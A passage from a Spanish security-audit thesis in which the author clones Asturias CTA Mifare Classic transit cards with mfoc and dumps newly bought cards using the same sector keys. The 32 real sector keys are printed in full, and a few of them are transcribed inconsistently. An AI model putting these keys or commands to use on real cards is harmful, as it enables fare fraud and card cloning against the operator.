#### 7.6. Comparar de nuevo el contenido de las tarjetas

Una vez se ha completado la escritura en la tarjeta2, la volvemos a leer mediante el procedimiento visto anteriormente en el apartado 7.2 (Paso 2: Descifrar el resto de las claves de una tarjeta), y obtenemos el archivo “carddump2AfterWriting.dmp”.

Para comparar el contenido de la tarjeta 2 después de escribir en ella (carddump2AfterWriting.dmp) con el contenido de la tarjeta 1 (carddump1.dmp) se va a utilizar el comando colordiff (después de haber transformado los .dmp en .txt con el comando xxd). En la Figura 40 podemos ver las diferencias:

```
alex@ASUSLAPTOP:~/mnt/c/Users/Alex/Desktop/tfgUbuntu$ colordiff tarjeta1/vistahexadecimaltarjeta1.txt tarjeta2/vistahexadecimaltarjeta2AfterWriting.txt
1c1
< 00000000: 1ae6 2428 f088 0400 c08e 1e17 4d10 4012 ..$(.....M.@
---
> 00000000: ea50 ca85 f588 0400 c185 1499 6540 4612 .P.....e@F.
alex@ASUSLAPTOP:~/mnt/c/Users/Alex/Desktop/tfgUbuntu$ -
```

Figura 40 Comparación de la tarjeta 2 después de escribir en ella los contenidos de la tarjeta 1, y la tarjeta 1.

Como podemos observar en la Figura 40 , la única diferencia que existe ahora entre la tarjeta 2 y la tarjeta 1 es el bloque 0, ya que contiene el id único e inmodificable de la tarjeta.

Si lo comparamos a simple vista con el carddump1.dmp utilizando el lector hexadecimal HxD (para corroborar los resultados obtenidos con el comando “colordiff” en la Figura 40), vemos que su contenido, a excepción del bloque 0 (que contiene el Id de la tarjeta y es inmodificable por hardware), es exactamente el mismo en las dos tarjetas, como se muestra en la Figura 41 y Figura 42, por lo que la escritura funcionó correctamente:

Figura 41 Comparación del contenido de la tarjeta1 y el contenido de la tarjeta2 después de ser clonada (Parte 1).

carddump1.dmp		carddump2AfterWriting.dmp			
Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text	Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
000001F0	32 23 4F 4E 33 41 7F 07 88 69 41 22 4C 47 36 37	2#ON3A..^iA"LG67	000001F0	32 23 4F 4E 33 41 7F 07 88 69 41 22 4C 47 36 37	2#ON3A..^iA"LG67
00000200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
00000210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
00000220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
00000230	53 4E CC 39 54 30 7F 07 88 69 41 36 CC 38 36 4F	SNÌ9T0..^iA6Ì860	00000230	53 4E CC 39 54 30 7F 07 88 69 41 36 CC 38 36 4F	SNÌ9T0..^iA6Ì860
00000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
00000250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
00000260	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000260	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
00000270	52 52 41 24 4D 39 7F 07 88 69 41 30 45 32 33 4F	RRASM9..^iA0E230	00000270	52 52 41 24 4D 39 7F 07 88 69 41 30 45 32 33 4F	RRASM9..^iA0E230
00000280	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000280	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
00000290	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000290	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
000002A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	000002A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
000002B0	4D 45 45 49 DD 35 7F 07 88 69 4E 32 4C 45 DD 45	MEEIÝ5..^in2LEÝE	000002B0	4D 45 45 49 DD 35 7F 07 88 69 4E 32 4C 45 DD 45	MEEIÝ5..^in2LEÝE
000002C0	1C 88 7B 41 33 02 40 22 75 32 21 02 00 04 00 76	.^(A3.@"u2!...v	000002C0	1C 88 7B 41 33 02 40 22 75 32 21 02 00 04 00 76	.^(A3.@"u2!...v
000002D0	1C 88 D0 33 F7 02 40 22 F5 5A 21 02 00 04 40 BB	.^Ð3-..@ÓZ!...@»	000002D0	1C 88 D0 33 F7 02 40 22 F5 5A 21 02 00 04 40 BB	.^Ð3-..@ÓZ!...@»
000002E0	1C 88 9C 54 CC 03 40 A2 32 39 21 02 00 04 80 F5	.^œTÌ. @c29!...€ö	000002E0	1C 88 9C 54 CC 03 40 A2 32 39 21 02 00 04 80 F5	.^œTÌ. @c29!...€ö
000002F0	39 41 43 49 4E 25 7F 07 88 69 53 52 55 4E 32 42	9ACIN%..^iSRUN2B	000002F0	39 41 43 49 4E 25 7F 07 88 69 53 52 55 4E 32 42	9ACIN%..^iSRUN2B
00000300	1C 08 98 54 CC 03 40 A2 62 53 21 02 00 04 80 A3	..~TÌ. @cbS!...€‡	00000300	1C 08 98 54 CC 03 40 A2 62 53 21 02 00 04 80 A3	..~TÌ. @cbS!...€‡
00000310	1C 08 98 54 CC 03 40 A2 62 53 41 02 00 04 80 B1	..~TÌ. @cbSA...€‡	00000310	1C 08 98 54 CC 03 40 A2 62 53 41 02 00 04 80 B1	..~TÌ. @cbSA...€‡
00000320	1C 88 7B 41 33 02 40 1A 7E 32 21 02 00 04 00 76	.^(A3.@"~2!...v	00000320	1C 88 7B 41 33 02 40 1A 7E 32 21 02 00 04 00 76	.^(A3.@"~2!...v
00000330	CC 45 53 55 30 36 7F 07 88 69 CC 4D 41 4E 35 39	ÌESU06..^iIMAN59	00000330	CC 45 53 55 30 36 7F 07 88 69 CC 4D 41 4E 35 39	ÌESU06..^iIMAN59
00000340	B9 41 1B 09 00 02 40 22 F3 62 21 88 7D 00 00 11	^A....@Ób!}...{	00000340	B9 41 1B 09 00 02 40 22 F3 62 21 88 7D 00 00 11	^A....@Ób!}...{
00000350	1C 08 85 61 33 02 40 22 13 09 21 02 00 04 00 61	....a3.@"!...!a	00000350	1C 08 85 61 33 02 40 22 13 09 21 02 00 04 00 61	....a3.@"!...!a
00000360	1C 88 9C 54 CC 03 40 22 43 5B 21 02 00 04 80 A3	.^œTÌ. @C[!...€‡	00000360	1C 88 9C 54 CC 03 40 22 43 5B 21 02 00 04 80 A3	.^œTÌ. @C[!...€‡
00000370	32 33 45 41 32 32 7F 07 88 69 4E 32 41 45 52 36	23EA22..^iN2AER6	00000370	32 33 45 41 32 32 7F 07 88 69 4E 32 41 45 52 36	23EA22..^iN2AER6
00000380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
00000390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	00000390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
000003A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	000003A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
000003B0	39 4C DD 49 36 39 7F 07 88 69 4D 49 DD 41 32 36	9LÝI69..^iMIÝA26	000003B0	39 4C DD 49 36 39 7F 07 88 69 4D 49 DD 41 32 36	9LÝI69..^iMIÝA26
000003C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	000003C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
000003D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	000003D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
000003E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....	000003E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	B1 .....
000003F0	41 4D 50 34 32 43 7F 07 88 69 43 4C 41 33 36 39	AMP42C..^iCLA369	000003F0	41 4D 50 34 32 43 7F 07 88 69 43 4C 41 33 36 39	AMP42C..^iCLA369

Figura 42 Comparación del contenido de la tarjeta1 y el contenido de la tarjeta2 después de ser clonada (Parte 2). La clonación ha tenido éxito.

Los bloques que contienen las claves de la tarjeta, aunque no hayan podido ser sobreescritos, siguen siendo iguales debido a que las tarjetas tienen las mismas claves.

Hemos conseguido clonar la tarjeta1 en la tarjeta2, es decir, escribir en la tarjeta2 el contenido de la tarjeta1.

### 7.7. Confirmación de la repetibilidad de las vulnerabilidades de las tarjetas de la CTA con tarjetas nuevas

Para reafirmar las conclusiones a las que se han llegado vulnerando la seguridad de dos tarjetas, y comprobar la repetibilidad de los resultados, se han comprado 3 tarjetas más (que hemos etiquetado como se puede ver en la Figura 43), para comprobar que los resultados obtenidos no se tratan solo de una casualidad, y que se obtienen los mismos resultados en otras tarjetas de la CTA recién compradas.



Figura 43 Tarjetas 3, 4 y 5. Compradas después de realizar la auditoría.

Las tarjetas de la figura anterior tienen las mismas claves que las anteriormente utilizadas en la auditoría (la tarjeta 1 y la tarjeta 2). Por lo tanto, podemos hacer un volcado de su contenido sin tener que volver a hallarlas.

Con el siguiente comando: “mfoc -O tarjeta3/carddump3.dmp -f tarjeta1/keysDocument1”, explicado en el apartado 7.2, hacemos un volcado de la tarjeta 3 utilizando el archivo de claves de la tarjeta 1. En la Figura 44 vemos el comando en la consola listo para ejecutarse:

```
Applications ▾ Places ▾ Terminal ▾ Sat 21:22
root@kali: /media/root/PERSISTENT
File Edit View Search Terminal Help
root@kali:/media/root/PERSISTENT# mfoc -O tarjeta3/carddump3.dmp -f tarjeta1/keysDocument1
```

Figura 44 Comando mfoc listo para hacer un volcado de la tarjeta 3 utilizando las claves de la tarjeta 1.


En la Figura 45 se muestran las primeras líneas de la salida del comando:

```
root@kali:/media/root/PERSISTENT# mfoc -0 tarjeta3/carddump3.dmp
The custom key 0xaa534e354936 has been added to the default keys
The custom key 0x4512444c4130 has been added to the default keys
The custom key 0x5054bb505232 has been added to the default keys
The custom key 0x454449134631 has been added to the default keys
The custom key 0x344e4f4ecc37 has been added to the default keys
The custom key 0x3255534d3014 has been added to the default keys
The custom key 0xbb41544d3735 has been added to the default keys
The custom key 0x32234f4e3341 has been added to the default keys
The custom key 0x534ecc395430 has been added to the default keys
The custom key 0x525241244d39 has been added to the default keys
The custom key 0x4d454549dd35 has been added to the default keys
The custom key 0x394143494e25 has been added to the default keys
The custom key 0xcc4553553036 has been added to the default keys
The custom key 0x323345413232 has been added to the default keys
The custom key 0x394cd493639 has been added to the default keys
The custom key 0x414d50343243 has been added to the default keys
The custom key 0xaa4d41343253 has been added to the default keys
The custom key 0x46125234324e has been added to the default keys
The custom key 0x5239bb5a3546 has been added to the default keys
The custom key 0x414f4513384c has been added to the default keys
The custom key 0x45444e41cc54 has been added to the default keys
The custom key 0x4f554d523914 has been added to the default keys
The custom key 0xbb4e47463539 has been added to the default keys
The custom key 0x41224c473637 has been added to the default keys
The custom key 0x4136cc38364f has been added to the default keys
The custom key 0x41304532334f has been added to the default keys
The custom key 0x4e324c45dd45 has been added to the default keys
The custom key 0x5352554e3242 has been added to the default keys
The custom key 0xcc4d414e3539 has been added to the default keys
The custom key 0x4e3241455236 has been added to the default keys
The custom key 0x4d49dd413236 has been added to the default keys
The custom key 0x434c41333639 has been added to the default keys
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00 04
* UID size: single
* bit frame anticollision supported
```

Figura 45 escaneando contenido de la tarjeta 3 con las claves de la tarjeta 1.

En la Figura 45 podemos ver cómo las claves de la tarjeta 1 se añaden al conjunto con el que el comando tratará de autenticarse. La frase “The custom key 0x... has been added to the default keys” se repite tantas veces como claves tiene la tarjeta 1, es decir, 32 (16 claves A y 16 claves B, una clave A y otra clave B para cada sector de los 16 sectores de la tarjeta).

Más adelante en la salida del comando, nos muestra como al tratar de autenticarse con esas claves, tiene éxito, tal y como muestra la Figura 46:



```
root@kali: ~
File Edit View Search Terminal Help
Try to authenticate to all sectors with de
Symbols: '.' no key found, '/' A key found
[Key: aa534e354936] -> [/. . . . . . . .]
[Key: 4512444c4130] -> [//. . . . . . . .]
[Key: 5054bb505232] -> [///. . . . . . . .]
[Key: 454449134631] -> [////. . . . . . . .]
[Key: 344e4f4ecc37] -> [/////. . . . . . . .]
[Key: 3255534d3014] -> [//////. . . . . . . .]
[Key: bb41544d3735] -> [////////. . . . . . . .]
[Key: 32234f4e3341] -> [/////////. . . . . . . .]
[Key: 534ecc395430] -> [/////////. . . . . . . .]
[Key: 525241244d39] -> [/////////. . . . . . . .]
[Key: 4d454549dd35] -> [/////////. . . . . . . .]
[Key: 394143494e25] -> [/////////. . . . . . . .]
[Key: cc4553553036] -> [/////////. . . . . . . .]
[Key: 323345413232] -> [/////////. . . . . . . .]
[Key: 394cdd493639] -> [/////////. . . . . . . .]
[Key: 414d50343243] -> [/////////. . . . . . . .]
[Key: aa4d41343253] -> [x/////////. . . . . . . .]
[Key: 46125234324e] -> [xx/////////. . . . . . . .]
[Key: 5239bb5a3546] -> [xxx/////////. . . . . . . .]
[Key: 414f4513384c] -> [xxxx/////////. . . . . . . .]
[Key: 45444e41cc54] -> [xxxxx/////////. . . . . . . .]
[Key: 4f554d523914] -> [xxxxxx/////////. . . . . . . .]
[Key: bb4e47463539] -> [xxxxxxxx/////////. . . . . . . .]
[Key: 41224c473637] -> [xxxxxxxxx/////////. . . . . . . .]
[Key: 4136cc38364f] -> [xxxxxxxxxx/////////. . . . . . . .]
[Key: 41304532334f] -> [xxxxxxxxxxxx//. . . . . . . .]
[Key: 4e324c45dd45] -> [xxxxxxxxxxxxx//. . . . . . . .]
[Key: 5352554e3242] -> [xxxxxxxxxxxxxx//. . . . . . . .]
[Key: cc4d414e3539] -> [xxxxxxxxxxxxxxx//. . . . . . . .]
[Key: 4e3241455236] -> [xxxxxxxxxxxxxxx//. . . . . . . .]
[Key: 4d49dd413236] -> [xxxxxxxxxxxxxxx//. . . . . . . .]
[Key: 434c41333639] -> [xxxxxxxxxxxxxxx//. . . . . . . .]
[Key: fffffffffff] -> [xxxxxxxxxxxxxxx//. . . . . . . .]
[Key: a0a1a2a3a4a5] -> [xxxxxxxxxxxxxxx//. . . . . . . .]
[Key: d3f7d3f7d3f7] -> [xxxxxxxxxxxxxxx//. . . . . . . .]
```

Figura 46 Comando mfoc tiene éxito tratando de autenticarse en la tarjeta 3 con las claves de la tarjeta 1.

Como podemos observar en la Figura 46, cada vez que se prueba una clave, se descubre que se ha tenido éxito. Para poder interpretar los símbolos de la Figura 46, tenemos que tener en cuenta la información proporcionada por el comando, mostrada en la Figura 47:

Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found

Figura 47 Información proporcionada por el comando mfoc para interpretar su salida.

La Figura 47 nos indica lo siguiente:

- ".": Ninguna clave ha sido encontrada.
- "/": Se ha averiguado la clave A.
- "\": Se ha averiguado la clave B.
- "x": Se han averiguado ambas claves.

En la Figura 46, se muestra uno de los 4 caracteres listados anteriormente entre los corchetes "[ " y " ]" por cada sector de la tarjeta, es decir, en total hay 16 posiciones entre los corchetes. Como podemos observar, cada vez que se prueba con una clave se descubre una, hasta que se llegan a obtener todas. Esto corrobora que la tarjeta 3 tiene las mismas claves que la tarjeta 1.

Como podemos observar en la Figura 48, efectivamente se ha escaneado el contenido:


*Figura 48 Contenido de la tarjeta 3 escaneado con éxito.*

Los archivos de volcado se encuentran en Documentación Auditoría/Archivos Auditoría.

Se ha procedido de la misma manera para la tarjeta 4 (Figura 49 y Figura 50):

Applications ▾ Places ▾ Terminal ▾ Sat 21:22  
root@kali: /media/root/PERSISTENT  
File Edit View Search Terminal Help  
root@kali:/media/root/PERSISTENT# mfoc -O tarjeta4/carddump4.dmp -f tarjeta1/keysDocument1


Figura 49 Comando mfoc listo para ejecutarse y hacer un volcado de la tarjeta 4 utilizando las claves de la tarjeta 1.



```
root@kali:/media/root/PERSISTENT# mfoc -0 tarjeta4/carddump4.dmp
The custom key 0xaa534e354936 has been added to the default keys
The custom key 0x4512444c4130 has been added to the default keys
The custom key 0x5054bb505232 has been added to the default keys
The custom key 0x454449134631 has been added to the default keys
The custom key 0x344e4f4ecc37 has been added to the default keys
The custom key 0x3255534d3014 has been added to the default keys
The custom key 0xbb41544d3735 has been added to the default keys
The custom key 0x32234f4e3341 has been added to the default keys
The custom key 0x534ecc395430 has been added to the default keys
The custom key 0x525241244d39 has been added to the default keys
The custom key 0x4d454549dd35 has been added to the default keys
The custom key 0x394143494e25 has been added to the default keys
The custom key 0xcc4553553036 has been added to the default keys
The custom key 0x323345413232 has been added to the default keys
The custom key 0x394cd493639 has been added to the default keys
The custom key 0x414d50343243 has been added to the default keys
The custom key 0xaa4d41343253 has been added to the default keys
The custom key 0x46125234324e has been added to the default keys
The custom key 0x5239bb5a3546 has been added to the default keys
The custom key 0x414f4513384c has been added to the default keys
The custom key 0x45444e41cc54 has been added to the default keys
The custom key 0x4f554d523914 has been added to the default keys
The custom key 0xbb4e47463539 has been added to the default keys
The custom key 0x41224c473637 has been added to the default keys
The custom key 0x4136cc38364f has been added to the default keys
The custom key 0x41304532334f has been added to the default keys
The custom key 0x4e324c45dd45 has been added to the default keys
The custom key 0x5352554e3242 has been added to the default keys
The custom key 0xcc4d414e3539 has been added to the default keys
The custom key 0x4e3241455236 has been added to the default keys
The custom key 0xd49dd413236 has been added to the default keys
The custom key 0x434c41333639 has been added to the default keys
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00 04
* UID size: single
* 64 bit frame anticollision supported
```

Figura 50 Escanear la tarjeta 4 con las claves de la tarjeta 1.

Y para la tarjeta 5 (Figura 51 y Figura 52):



```
root@kali:/media/root/PERSISTENT# mfoc -0 tarjeta5/carddump5.dmp -f tarjeta1/keysDocument1
```

Figura 51 Comando mfoc listo para proceder a escanear la tarjeta 5 con las claves de la tarjeta 1.

```
root@kali:/media/root/PERSISTENT# mfoc -0 tarjeta5/cardedump5.dmp
The custom key 0xaa534e354936 has been added to the default keys
The custom key 0x4512444c4130 has been added to the default keys
The custom key 0x5054bb505232 has been added to the default keys
The custom key 0x454449134631 has been added to the default keys
The custom key 0x344e4f4ecc37 has been added to the default keys
The custom key 0x3255534d3014 has been added to the default keys
The custom key 0xbb41544d3735 has been added to the default keys
The custom key 0x32234f4e3341 has been added to the default keys
The custom key 0x534ecc395430 has been added to the default keys
The custom key 0x525241244d39 has been added to the default keys
The custom key 0x4d454549dd35 has been added to the default keys
The custom key 0x394143494e25 has been added to the default keys
The custom key 0xcc4553553036 has been added to the default keys
The custom key 0x323345413232 has been added to the default keys
The custom key 0x394cdd493639 has been added to the default keys
The custom key 0x414d50343243 has been added to the default keys
The custom key 0xaa4d41343253 has been added to the default keys
The custom key 0x46125234324e has been added to the default keys
The custom key 0x5239bb5a3546 has been added to the default keys
The custom key 0x414f4513384c has been added to the default keys
The custom key 0x45444e41cc54 has been added to the default keys
The custom key 0x4f554d523914 has been added to the default keys
The custom key 0xbb4e47463539 has been added to the default keys
The custom key 0x41224c473637 has been added to the default keys
The custom key 0x4136cc38364f has been added to the default keys
The custom key 0x41304532334f has been added to the default keys
The custom key 0x4e324c45dd45 has been added to the default keys
The custom key 0x5352554e3242 has been added to the default keys
The custom key 0xcc4d414e3539 has been added to the default keys
The custom key 0x4e3241455236 has been added to the default keys
The custom key 0x4d49dd413236 has been added to the default keys
The custom key 0x434c41333639 has been added to the default keys
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00 04
* UID size: single
* bit frame anticollision supported
```

Figura 52 Escanear los datos de la tarjeta 5 con las claves de la tarjeta 1.

El resultado ha sido el mismo para las 3 nuevas tarjetas (3, 4 y 5). Se han podido volcar utilizando las claves de la tarjeta 1, por lo que se concluye que las 5 tarjetas tienen las mismas claves. Siendo estas 3 nuevas tarjetas compradas 3 meses después que las otras 2, tenemos evidencia suficiente para afirmar con la suficiente certeza que todas las tarjetas de la CTA o, al menos, una mayor parte de ellas, tienen las mismas claves.

Los archivos de volcado se encuentran dentro de sus respectivas carpetas (tarjeta3, tarjeta4 y tarjeta5) y se pueden leer utilizando un lector de ficheros hexadecimales.

#### 7.7.1. Prueba de los mismos métodos con tarjetas de transporte público de Valencia y Madrid

Una vez realizada la auditoría con las tarjetas del Consorcio de Transportes de Asturias, y habiendo sido exitosa la manipulación de las mismas, se realizará una pequeña prueba de los mismos métodos utilizados con una nueva tarjeta obtenida de Valencia, y otra de Madrid, para ver si las vulnerabilidades descubiertas en las tarjetas de Asturias se pueden encontrar en tarjetas de otras provincias.

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas. | Clonado de tarjetas de la CTA**

Las tarjetas de Valencia y Madrid se muestran en la Figura 53:




Figura 53 Tarjetas de transporte público de Valencia y Madrid.

Una vez obtenidas las tarjetas de Valencia y Madrid, se han escaneado para averiguar de qué tipo se tratan.

La tarjeta de Valencia se trata de una tarjeta Mifare Classic, al igual que las de Asturias, tal y como nos muestra el comando mfoc (explicado en el apartado 7.2) en la Figura 54:

```
root@kali:/media/root/PERSISTENT# mfoc -0 test.dmp
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00 04
=====
* UID size: single
* bit frame anticollision supported
    UID (NFCID1): 02 90 c4 22
    SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092
```

Figura 54 Uso del comando mfoc para averiguar el tipo de una tarjeta.

Si bien el comando mfoc es para obtener los datos de una tarjeta, por el momento, simplemente nos interesa la primera línea de la salida del comando donde nos indica que se ha encontrado una tarjeta Mifare Classic 1k (resaltado en rojo en la imagen anterior), ya que ahora solo estamos averiguando de qué tipo es la tarjeta. Más adelante se utilizará el mismo comando con la intención de obtener las claves.

Sin embargo, la tarjeta de Madrid no es de tipo Mifare Classic, y por lo tanto no es compatible con los comandos utilizados en esta auditoría, tal y como se muestra en la Figura 55:

```
root@kali:/media/root/PERSISTENT# mfoc -0 test.dmp
mfoc: ERROR: only Mifare Classic is supported
```

Figura 55 Error al utilizar el comando mfoc en la tarjeta de transporte público de Madrid.

Como podemos observar en la Figura 55, la tarjeta de Madrid no es de tipo Mifare Classic como la de Asturias.

No obstante, no se emplearán recursos en intentar vulnerar la tarjeta de Madrid pues el objetivo de la auditoría son las tarjetas de Asturias.

Se colocará la tarjeta de Valencia mostrada en la Figura 56 en el lector para proceder a las pruebas:



*Figura 56 Tarjeta de transporte público de Valencia.*

Habiendo intentado escanear la tarjeta con las claves obtenidas de la tarjeta 1 de Asturias, obtenemos que solamente una clave es común a ambas tarjetas.

